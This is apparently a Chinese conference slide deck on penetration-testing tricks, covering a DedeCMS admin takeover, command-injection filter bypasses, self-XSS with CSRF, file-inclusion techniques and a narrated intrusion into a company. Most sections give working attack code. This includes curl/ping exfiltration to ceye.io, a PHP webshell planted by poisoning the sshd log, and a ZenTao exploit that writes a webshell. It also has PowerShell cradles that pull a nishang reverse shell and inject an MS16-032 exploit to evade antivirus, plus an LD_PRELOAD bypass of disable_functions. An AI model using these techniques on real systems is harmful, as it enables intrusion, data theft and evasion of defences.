


渗透测试中的那点小事

Syclover

L3m0n

目录

- 1、自我介绍 && 前言
 - 2、dedecms阉割进后台
 - 3、命令执行绕过姿势
 - 4、self-xss + csrf的利用
 - 5、LFI姿势
 - 6、某次项目过程分享
- 

0x01 自我介绍

ID: L3m0n (柠檬草)

渗透爱好者

Syclover(三叶草安全小组)技术负责人

CTFer

BLOG: <http://www.cnblogs.com/iamstudy/>

GITHUB: <https://github.com/l3m0n>

WEIBO: <http://weibo.com/5368508676>

0x02 dedecms阉割进后台

这是某次CTF遇到的题目，用于此次分享主要的是觉得技巧需要灵活利用

情景：

- 1、dedecms 5.6(老版本)，可注入出管理员md5，但不可解密
- 2、默认后台地址，前台可注册会员，但是会员功能阉割十分严重
- 3、网上的一些GetShell姿势并不能获取shell

提示：

利用dedecms现成功能来攻破

可利用点的思路：

- 1、前台重置dede_member的admin密码
- 2、cookie绕过admin登录前台(默认是不能登录的)
- 3、通过前台功能修改dede_admin中的admin密码

1、重置密码

File: /member/resetpassword.php

```
71 elseif($dopost == "safequestion"){
72     {
73         $smid = ereg_replace("[^0-9]", "", $id);
74         $sql = "Select safequestion, safeanswer, userid, email From #__member where mid = '$smid'";
75         $row = $db->GetOne($sql);
76         if(empty($safequestion)){
77             {
78                 $safequestion = '';
79             }
80             if(empty($safeanswer)){
81                 {
82                     $safeanswer = '';
83                 }
84                 if($row['safequestion'] == $safequestion && $row['safeanswer'] == $safeanswer){
85                     {
86                         sn($smid, $row['userid'], $row['email'], 'N');
87                         exit();
88                     }
89                 }
90             }
91             ShowMsg("对不起，您的安全问题或答案回答错误", "-1");
92             exit();
93         }
94     }
```

\$safequestion默认为0

利用0.0绕过empty与后面的判断

2、伪造cookie登陆admin的前台会员中心

```
330 > > //检测用户名的合法性
331 > > $rs = CheckUserID($loginuser, '用户名', false);
332 > >
333 > > //用户名不正确时返回验证错误, 原登录名通过引用返回错误提示信息
334 > > if($rs!='ok')
335 > > {
336 > > > $loginuser = $rs;
337 > > > return '0';
338 > > }
339 > > //matt=10 是管理员关联的前台帐号, 为了安全起见, 这个帐号只能从后台登录, 不能直接从前台登录
340 > > $row = $dsq1->GetOne("Select mid,matt,pwd,logintime From `#@__member` where userid like '$loginuser'");
341 > > if(is_array($row))
342 > > {
343 > > > if($this->GetShortPwd($row['pwd']) != $this->GetEncodePwd($loginpwd))
344 > > > {
345 > > > > return -1;
346 > > > }
347 > > > else
348 > > > {
349 > > > > //管理员帐号不允许从前台登录
350 > > > > if($row['matt']==10) {
351 > > > > > return -2;
352 > > > > }
353 > > > > else {
354 > > > > > $this->PutLoginInfo($row['mid'], $row['logintime']);
355 > > > > > return 1;
356 > > > > }
357 > > > }
358 > > }
359 > > else
360 > > {
361 > > > return 0;
362 > > }
```

为了安全
前台是不能
直接登陆admin

File: /member/config.php

//判断用户是否登录

```
$myurl = "";
```

```
if($cfg_ml->IsLogin()){
```

```
    $myurl = $cfg_memberurl."/index.php?uid=".urlencode($cfg_ml->M_LoginID);
```

```
    if(!ereg('^http:', $myurl)){
```

```
        $myurl = $cfg_basehost.$myurl;
```

```
    }
```

```
}
```


File: /include/memberlogin.class.php

```
113 >> function __construct($kptime == -1) {  
114 >> {  
115 >>     global $dsq;   
116 >>     if($kptime == -1) {  
117 >>         $this->M_KeepTime = 3600 * 24 * 7;  
118 >>     } else {  
119 >>         $this->M_KeepTime = $kptime;  
120 >>     }  
121 >>     $this->M_ID = $this->GetNum(GetCookie("DedeUserID"));  
122 >>     $this->M_LoginTime = GetCookie("DedeLoginTime");  
123 >>     $this->fields = array();  
124 >>     $this->isAdmin = false;  
125 >>     if(empty($this->M_ID)) {  
126 >>         {  
127 >>             $this->ResetUser();  
128 >>         } else {  
129 >>             $this->M_ID = intval($this->M_ID);  
130 >>             $this->fields = $dsq->GetOne("Select * From `#@__member` where mid='{ $this->M_ID }'");
```

```
function IsLogin(){  
    if($this->M_ID > 0) return true;  
    else return false;  
}
```

```
591 function GetCookie($key) {
592 {
593     » global $cfg_cookie_encode;
594     » if( !isset($_COOKIE[$key]) || !isset($_COOKIE[$key.'__ckMd5']) ) {
595     »     {
596     »         » return '';
597     »     }
598     » else {
599     »     {
600     »         » if($_COOKIE[$key.'__ckMd5'] != substr(md5($cfg_cookie_encode.$_COOKIE[$key]),0,16)) {
601     »         »         {
602     »         »             » return '';
603     »         »         }
604     »         » else {
605     »         »         {
606     »         »             » return $_COOKIE[$key];
607     »         »         }
608     »         »     }
609     »     }
```

可以通过注入得到\$cfg_cookie_encode
select value from dede_sysconfig where
varname=0x6366675F636F6F6B69655F656

3、前台修改admin密码

File: /member/edit_baseinfo.php

前台会员信息文件

```
111  >> //如果是管理员，修改其后台密码
112  >> if($cfg_ml->fields['matt']==10 && $pwd2!="") {
113  >> {
114  >>     $query2 = "Update `#@__admin` set pwd='$pwd2' where id='". $cfg_ml->M_ID. "'";
115  >>     $dsql->ExecuteNoneQuery($query2);
116  >> }
117  >> ShowMsg('成功更新你的基本资料!', 'edit_baseinfo.php', 0, 5000);
118  >> exit();
119  }
120  include(DEDEMEMBER."/templets/edit_baseinfo.htm");
```

总结：

- 1、利用条件看起来极为苛刻，但是都是默认の利用
- 2、蜜汁尴尬点：admin不能前台登陆，但是前台的会员中心又写了update管理员密码

0x03 命令执行绕过姿势

先上小密圈

一个提问

代码解读:

处理文件上传

其中文件扩展名可控

进入到del_cmd中

不能使用

. / \ 字符

```
if file_src == "vpn_logo_upload":
    data = request.files.vpn_logo
    filename = data.filename
    if data.file:
        file_ext = os.path.splitext(filename)[1]
        output_path = "/usr/vtm/var/www/html/vpn/upload/" + "vpn_logo" + file_ext
        bak_tag = False
        bak_file_path = output_path + ".bak"
        if os.path.exists(output_path):
            cmd = "mv -f " + output_path + " " + bak_file_path
            os.system(cmd)
            bak_tag = True
        write_file(filename, data.file, output_path)
        file_size = os.path.getsize(output_path)
        file_type = mimetypes.guess_type(output_path)
        del_cmd = "rm -f " + output_path
        if file_type[0] != "image/jpeg" and file_type[0] != "image/png" and file_type[0] != "image/gif":
            result = {"return": -2, "reason": file_type[0]}
            os.system(del_cmd)
        elif file_size < file_size_1M:
            result["data"]["new_name"] = "vpn_logo" + file_ext
        else:
            result = {"return": -2, "reason": "file is too large"}
            os.system(del_cmd)
        if bak_tag:
            bak_cmd = "mv -f " + bak_file_path + " " + output_path
            os.system(bak_cmd)
```

问题剖析：不能使用 . \ / 字符的命令，拓展到其他环境的来说

1、没法直接写一句话，echo aaa > 1.php

2、base64编码不太好使，因为/的存在

3、远程下载，wget http://xxx/

索引	对应字符	索引	对应字符	索引	对应字符	索引	对应字符
0	A	17	R	34	l	51	z
1	B	18	S	35	j	52	0
2	C	19	T	36	k	53	1
3	D	20	U	37	i	54	2
4	E	21	V	38	m	55	3
5	F	22	W	39	n	56	4
6	G	23	X	40	o	57	5
7	H	24	Y	41	p	58	6
8	I	25	Z	42	q	59	7
9	J	26	a	43	r	60	8
10	K	27	b	44	s	61	9
11	L	28	c	45	t	62	+
12	M	29	d	46	u	63	/
13	N	30	e	47	v		
14	O	31	f	48	w		
15	P	32	g	49	x		
16	Q	33	h	50	y		



如何突破？ ？ ？

1、编码绕过

问题1和问题2是因为会出现敏感字符

编码就是可以避免敏感字符的出现

base64不行，我就用**xxd (16进制)**

编码: `echo "hello" | xxd -p`

解码: `echo "68656c6c6f0a" | xxd -r -p`

自我扩展一下:
还有哪些工具可以使用???

win03|win7测试有**certutil**

2、远程内容绕过

当然如果可以获取到远程的内容，比如curl <http://xxx/> | bash，这样能够省心很多

在SSRF漏洞利用中，经常会使用到将IP地址转化为进制来突破限制。

八、十、十六进制

比如/八进制：117.103.205.232 <====> 016531746750

```

l3m0n@l3m0ndeMacBook-Pro ~
$ ping -c 1 016531746750
PING 016531746750 (117.103.205.232): 56 data bytes
64 bytes from 117.103.205.232: icmp_seq=0 ttl=39 time=271.662 ms

```

```

$site = @$argv[1];
$ipArr = explode('.', $site);
$hexip = "";
foreach ($ipArr as $value) {
    $hexip .= base_convert($value, 10, 16);
}

```

```

echo "/\进制1: http://0" . base_convert($hexip, 16, 8) . "\n\r";

```

tools.sycsec.com/ssrf/

submit

@重定向: http://www.baidu.com@117.103.205.232
 #: http://117.103.205.232#www.baidu.com
 ?: http://117.103.205.232?www.baidu.com
 加上端口: http://117.103.205.232:80
 任意域名: http://www.117.103.205.232.xip.io
 http协议后无//: http:117.103.205.232
 八进制1: http://016531746750
 八进制2: http://0016531746750
 八进制3: http://00016531746750
 本机地址: 127.3

```
13m0n@13m0ndeMacBook-Pro ~  
$ curl 0 2123  
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">  
<html><head>  
<title>400 Bad Request</title>  
</head><body>  
<h1>Bad Request</h1>  
<p>Your browser sent a request that this server could not understand.<br />  
</p>  
<hr>  
<address>Apache/2.2.15 (CentOS) Server at 0163 2123 Port 80</address>  
</body></html>
```

这里存在一个坑点就是：Apache没法理解这样的主机头，出现400错误
我使用的是用flask来避免这个错误

总结：从上面的问题来看，其中关键在于如何避免遇到敏感词

下面就来分享一下更多小技巧

1、巧借东风

借用其他文件中的值:

```
root@ubuntu:/tmp/test# cat lemon.php
<?php
echo "hello,lemon";
?>
root@ubuntu:/tmp/test# echo `expr substr $(awk NR==1 lemon.php) 1 1`
<
root@ubuntu:/tmp/test# echo `expr substr $(awk NR==1 lemon.php) 2 1`
?
root@ubuntu:/tmp/test# echo `expr substr $(awk NR==3 lemon.php) 2 1`
>
root@ubuntu:/tmp/test#
```

截取环境变量的值(来自小密圈me7ell的分享)

Windows: %comspec:~a,b%

Linux: \${PATH:a:b}

其中a表示从a位开始, b表示长度

```
C:\Users\l3m0n>echo %comspec:~0,1%
C

C:\Users\l3m0n>echo %comspec%
C:\Windows\system32\cmd.exe
```

2、利用HTTP、DNS通道(无回显的命令执行)

Windows:

```
for /F %x in ('whoami') do start http://xxx.ceye.io/%x
```

```
for /F "delims=\ tokens=2" %i in ('whoami') do ping -n 1 %i.xxx.ceye.io
```

Linux:

```
curl http://xxxx.ceye.io/`whoami`
```

```
ping -c 1 `whoami`.xxxx.ceye.io
```

问题：获取的字符往往是千奇百怪的
比如空格，如何才能稳稳的开车
获取到字符呢？

利用编码(base64)开车不会翻!

Windows(Powershell):

```
for /F %x in ('whoami') do powershell
```

```
$a=[System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.
```

```
GetBytes('%x'));$b=New-Object
```

```
System.Net.WebClient;$b.DownloadString( 'http://xxx.ceye.io/+'+$a);
```

Linux:

```
curl http://xxxx.ceye.io/${id|base64}
```


3、突破黏人的限制

Linux:

无空格的时候

echo\${IFS}aaaa

```
root@ubuntu:/# set | grep IFS
IFS=$' \t\n'
root@ubuntu:/#
```

执行ls命令

a=l;b=s;\$a\$b

```
root@ubuntu:/# a=l;b=s;$a$b
1.txt  boot  dev    etc    initrd.img    lib    lib64
bin    cdrom  docker  home   initrd.img.old  lib32   libx32
```

cat hello文件内容

a=c;b=at;c=he;d=llo;\$a\$b \${c}\${d}

```
root@ubuntu:/# a=c;b=at;c=he;d=llo;$a$b ${c}${d}
cat: hello: No such file or directory
root@ubuntu:/# vim hello
root@ubuntu:/# a=c;b=at;c=he;d=llo;$a$b ${c}${d}
Hello,syclover!
root@ubuntu:/#
```


0x04 Self-Xss + Csrif的组合拳

Self-Xss: 存在用户自己账户的xss, 无法影响到其他用户???

可以说是极为鸡肋的漏洞, 一般src里面也给不了多高的分

但是! 结合一下CSRF就能发挥更多的威力!

来一个简单的DEMO

index.php

```
session_start();  
if (isset($_POST['c'])) {  
    $_SESSION['c'] = $_POST['c'];  
}  
echo $_SESSION['c'];
```

index.html

```
<form action="index.php" method="POST">  
<input type="text" name="c">  
<input type="submit" value="submit">  
</form>
```

exp.html: 管理员访问的时候, 可以直接弹框

```
<html>
```

```
<form action="http://lemon.love/test/csrf/6-xss-csrf/index.php" method="post">
```

```
<input type="text" name="c" value="<script>alert(/lemon/)</script>">
```

```
</form>
```

```
<script>
```

```
document.forms[0].submit();
```

```
</script>
```

```
</html>
```



超级经典的案例：

Uber三个鸡肋漏洞的妙用

<http://cb.drops.wiki/drops/web-14035.html>

这案例总结一句话就是：

存在自己账户中的xss，影响到其他用户(有巧合)

情景描述：

1、设置个人信息的页面存在存储型xss

OAuth登录流程：

1、用户访问Uber某个需要登录的网站，比如partners.uber.com

2、用户被重定向到授权服务器，比如login.uber.com

3、用户输入账号密码

4、用户重定向回到partners.uber.com，同时URL中携带code，可以用来换取Access Token

5、访问/logout会清除用户partner.uber.com的session，然后再重定向到login.uber.com的退出登录页面，清除login.uber.com的session

攻击思路：

1、让用户登出partner.uber.com，但是不要登出login.uber.com，这样后面可以让用户重新回到原有账号

```
<meta http-equiv="Content-Security-Policy" content="img-src https://partners.uber.com">  

```

2、让用户登录我们的账号，这样payload就会执行

```
/oauth/callback?code=
```

3、用户登录自己的账号，但是我们的payload仍然在运行，这样就可以盗取信息了

两个iframe，第一个是退出我们的账号，第二个是登陆用户的账号
iframe是同源，可获取到用户信息

0x05 LFI姿势

当遇上一个LFI漏洞的时候，你会怎么样做？

读取配置文件、源码

<php://filter/convert.base64-encode/resource=index.php>

利用php伪协议的filter过滤器对php源码进行base64编码

<php://filter/resource=index.php>

php://filter 参数

名称	描述
<code>resource=<要过滤的数据流></code>	这个参数是必须的。它指定了你要筛选过滤的数据流。
<code>read=<读链的筛选列表></code>	该参数可选。可以设定一个或多个过滤器名称，以管道符（ ）分隔。
<code>write=<写链的筛选列表></code>	该参数可选。可以设定一个或多个过滤器名称，以管道符（ ）分隔。
<code><; 两个链的筛选列表></code>	任何没有以 <code>read=</code> 或 <code>write=</code> 作前缀 的筛选器列表会视情况应用于读或写链。

关注各类服务的log文件：

/var/log/httpd/access.log

/var/log/auth.log

...

默认是有权限问题，包含不了

php的session文件

```
root@ubuntu:/var/log# tail -f auth.log
May 19 14:46:01 ubuntu CRON[24927]: pam_unix(cron:session): session opened for user root by (uid=0)
May 19 14:46:01 ubuntu CRON[24927]: pam_unix(cron:session): session closed for user root
May 19 14:46:44 ubuntu gdn-password[25061]: pam_succeed_if(gdn-password:auth): requirement "user ingroup nopasswdlogin" not met by user "l3n0n"
May 19 14:46:46 ubuntu gdn-password[25061]: gkr-pam: unlocked login keyring
May 19 14:47:01 ubuntu CRON[25140]: pam_unix(cron:session): session opened for user root by (uid=0)
May 19 14:47:01 ubuntu CRON[25140]: pam_unix(cron:session): session closed for user root
May 19 14:48:01 ubuntu CRON[25324]: pam_unix(cron:session): session opened for user root by (uid=0)
May 19 14:48:01 ubuntu CRON[25324]: pam_unix(cron:session): session closed for user root
May 19 14:49:01 ubuntu CRON[25511]: pam_unix(cron:session): session opened for user root by (uid=0)
May 19 14:49:02 ubuntu CRON[25511]: pam_unix(cron:session): session closed for user root
May 19 14:50:01 ubuntu CRON[25698]: pam_unix(cron:session): session opened for user root by (uid=0)
May 19 14:50:01 ubuntu CRON[25699]: pam_unix(cron:session): session opened for user root by (uid=0)
May 19 14:50:01 ubuntu CRON[25699]: pam_unix(cron:session): session closed for user root
May 19 14:50:01 ubuntu CRON[25698]: pam_unix(cron:session): session closed for user root
May 19 14:50:14 ubuntu sshd[25740]: Invalid user <?php system($_GET[c]); ?> from 10.211.55.2
May 19 14:50:14 ubuntu sshd[25740]: input_userauth_request: invalid user <?php system($_GET[c]); ?> [preauth]
May 19 14:50:15 ubuntu sshd[25740]: pam_unix(sshd:auth): check pass; user unknown
May 19 14:50:15 ubuntu sshd[25740]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.211.55.2
May 19 14:50:17 ubuntu sshd[25740]: Failed password for invalid user <?php system($_GET[c]); ?> from 10.211.55.2 port 55771 ssh2
```


Tmp File Include:


```
1 move_uploaded_file($_FILES["file"]["tmp_name"], "upload/" . $_FILES["file"]["name"]);
2 echo "Stored in: " . "upload/" . $_FILES["file"]["name"];
```

php默认对enctype= "multipart/form-data"

上传的时候都会在tmp目录下生成一个临时文件，内容就是我们上传的内容，但很快就会被删除


对任意的php进行文件上传操作，可以生成一个shell内容的临时文件
但是文件名咋知道？！！！！

1、phpinfo



Variable	Value
_REQUEST["Upload"]	submit
_POST["Upload"]	submit
_FILES["uploaded"]	Array ([name] => 1.php [type] => text/php [tmp_name] => C:\Users\l3m0n\AppData\Local\Temp\phpD097.tmp [error] => 0 [size] => 636)

2、Windows通配符



PHP Version 5.5.38



System	Windows NT L3M0N3115 6.1 build 7601 (Windows 7 Starter N Edition Service Pack 1) i586
Build Date	Jul 20 2016 11:08:49
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\x86\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"

0x06 某次项目过程分享

目标：中小型公司

安全评估测试关键突破点：

- 1、Mail爆破拿到VPN地址
- 2、内网渗透撸下SVN
- 3、POWERSHELL
- 4、Nginx解析漏洞
- 5、Bypass Disabled Functions
- 6、Linux下的UDF提权

1、Mail爆破拿到VPN地址

先找到**兄弟域名**，顺带的得到公司的一个邮箱服务地址

兄弟域名：whois信息同注册邮箱域名，这种查询到的域名与企业也极可能存在关系

很容易将渗透目标弄偏!!!

用户名(中国人名拼音top) + 弱口令top



分析一下人员情况
职务、常用密码等信息

2、内网渗透撸下SVN

公司使用的是禅道系统(最新版本)进行项目、产品管理

曾在邮箱中翻到一些系统的账号，密码很简单！！！！

003	■ ■ ■	■ ■ ming
004	■ ■ ■ 明	ylm
005	■ ■ ■ 文	mjw
006	■ ■ ■ 飞	jpf
007	■ ■ 波	■ ■ bo
008	■ ■ . 军	fxj
009	■ ■ ■ 军	lj
010	■ ■ 勤	■ ■ qin

猜到最高权限账号密码：root/root

File: /module/api/control.php

```
38 public function getModel($moduleName, $methodName, $params = '') {  
39     {  
40         parse_str(str_replace(',', '&', $params), $params);  
41         $module = $this->loadModel($moduleName);  
42         $result = call_user_func_array(array(&$module, $methodName), $params);  
43         if(dao::isError()) die(json_encode(dao::getError()));  
44         $output['status'] = $result ? 'success' : 'fail';  
45         $output['data'] = json_encode($result);  
46         $output['md5'] = md5($output['data']);  
47         $this->output = json_encode($output);  
48         die($this->output);  
49     }  
}
```

可调用任意类

File: /module/editor/model.php

```
371 public function save($filePath){
372 {
373     $fileContent = $this->post->fileContent;
374     $evils = array('eval', 'exec', 'passthru', 'proc_open', 'shell_exec', 'system', '$$', 'include', 'r
375     $gibbedEvils = array('e-v-a-l', 'e-x-e-c', 'p-a-s-s-t-h-r-u', 'p-r-o-c-_o-p-e-n', 's-h-e-l-l-_e-x-e-c
376     $fileContent = str_ireplace($gibbedEvils, $evils, $fileContent);
377     if(get_magic_quotes_gpc()) $fileContent = stripslashes($fileContent);
378
379     $dirPath = dirname($filePath);
380     $extFilePath = substr($filePath, 0, strpos($filePath, DS . 'ext' . DS) + 4);
381     if(!is_dir($dirPath) and is_writable($extFilePath)) mkdir($dirPath, 0777, true);
382     if(is_writable($dirPath))
383     {
384         file_put_contents($filePath, $fileContent);
385     }
386     else
387     {
388         die(js::alert($this->lang->editor->notWritable . $extFilePath));
389     }
390 }
```

利用：

?m=api&f=getModel&moduleName=editor&methodName=save¶ms=filePath=aaaaaa.php

POST内容：

fileContent=<?php \$_POST[1](\$_POST[2]);

shell地址： C:\test\xampp\zentaopro\module\api\aaaaaa.php

3、POWERSHELL

拿到一个mssql的sa，恢复xp_cmdshell后即可执行命令

目前情况：

- 1、低权限用户可执行命令
- 2、有杀软
- 3、处于内网之中

文件下载到服务器：

```
echo ^$d = New-Object System.Net.WebClient >> c:\KRECYCLE\1.ps1  
& echo ^$d.DownloadFile("^http://10.0.25.1/others/  
64.exe^",^"c:\KRECYCLE\3.exe^") >> c:\KRECYCLE\1.ps1
```

注意某些字符需要加上转义字符^

```
powershell -ExecutionPolicy Bypass -File c:\KRECYCLE\1.ps1
```

powershell默认是不能执行的，但是这样绕过

但是很多EXE都是被干掉的！EXP也没几个能用！

VPS

```
nc -vlp 8888
```

反弹powershell的shell

```
powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/9a3c747bcf535ef82dc4c5c66aac36db47c2afde/Shells/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress VpsIp -port 8888
```

```
IEX (New-Object Net.WebClient).DownloadString('https://  
raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/  
CodeExecution/Invoke-ReflectivePEInjection.ps1');Invoke-  
ReflectivePEInjection -PEUrl http://vpsip/down/ms16-032_x64.exe -  
ExeArgs 'whoami' -ForceASLR
```

加载远程的exe到内存中执行，从而绕过杀软

4、Nginx解析漏洞

大家很熟悉的一点

回顾一下：当上传头像为1.jpg，其中内容是一句话的时候，1.jpg/1.php的访问是可以将1.jpg作为php执行的

但是很尴尬的是，找不到什么上传点之类的东西

google搜寻了一番记录文件之类的：filetype:log

最后在SVN机器意外的发现web目录下面还有log目录
通过某个sql.log进行Getshell

5、Bypass Disabled Functions

拿到webshell之后，发现内核版本很低，但是没法执行命令

老司机！

phpinfo,dl,eval,exec,passthru,system,popen,shell_exec,proc_open,proc_terminate,show_source,touch,escapeshellcmd,escapeshellarg

但是貌似还缺了一个mail函数，业务有调用，不能禁用

一个关于收集姿势的小项目：

https://github.com/l3m0n/Bypass_Disable_functions_Shell

Mail函数介绍：

mail(to,subject,message,headers,parameters)

参数	描述
to	必需。规定邮件的接收者。
subject	必需。规定邮件的主题。该参数不能包含任何换行字符。
message	必需。规定要发送的消息。
headers	必需。规定额外的报头，比如 From, Cc 以及 Bcc。
parameters	必需。规定 sendmail 程序的额外参数。

File: hack.c

```
#include <stdlib.h>
```

```
#include <stdio.h>
```

```
#include <string.h>
```

```
void payload() {
```

```
    system("echo aaaaaa> /tmp/abc.txt");
```

```
}
```

```
int geteuid() {
```

```
if (getenv("LD_PRELOAD") == NULL) { return 0; }
```

```
unsetenv("LD_PRELOAD");
```

```
payload();
```

```
}
```

php代码

```
<?php
```

```
putenv("LD_PRELOAD=/var/www/hack.so");
```

```
mail("a@localhost","", "", "", "");
```

```
?>
```

编译为so文件:

```
gcc -c -fPIC hack.c -o hack
```

```
gcc -shared hack -o hack.so
```

为什么可以bypass?

在UNIX中, **LD_PRELOAD**可以定义**程序运行前优先加载**的动态链接库

sendmail是mail会去调用的程序, 会动态调用geteuid

当geteuid函数被调用的时候, 又会加载payload函数, 导致执行命令!

php中的disable_functions来禁用函数

其禁用的过程是调用zend_disable_function函数将**指定的函数名从**

CG(function_table)函数表中删除,

经过php在调用系统的system函数
绕过: 直接调用系统的system函数

Mail的第五个参数的利用(exim4扩展)

sandal -eb xxx

环境: docker pull nicescale/sendmail

`${run{<command> <args>}{<string1>}{<string2>}}`

命令执行成功返回string1, 执行失败返回string2

`sendmail -t -i -f root@localhost -be '${run{/usr/bin/touch /tmp/lemon.txt}{1}{0}}'`

```
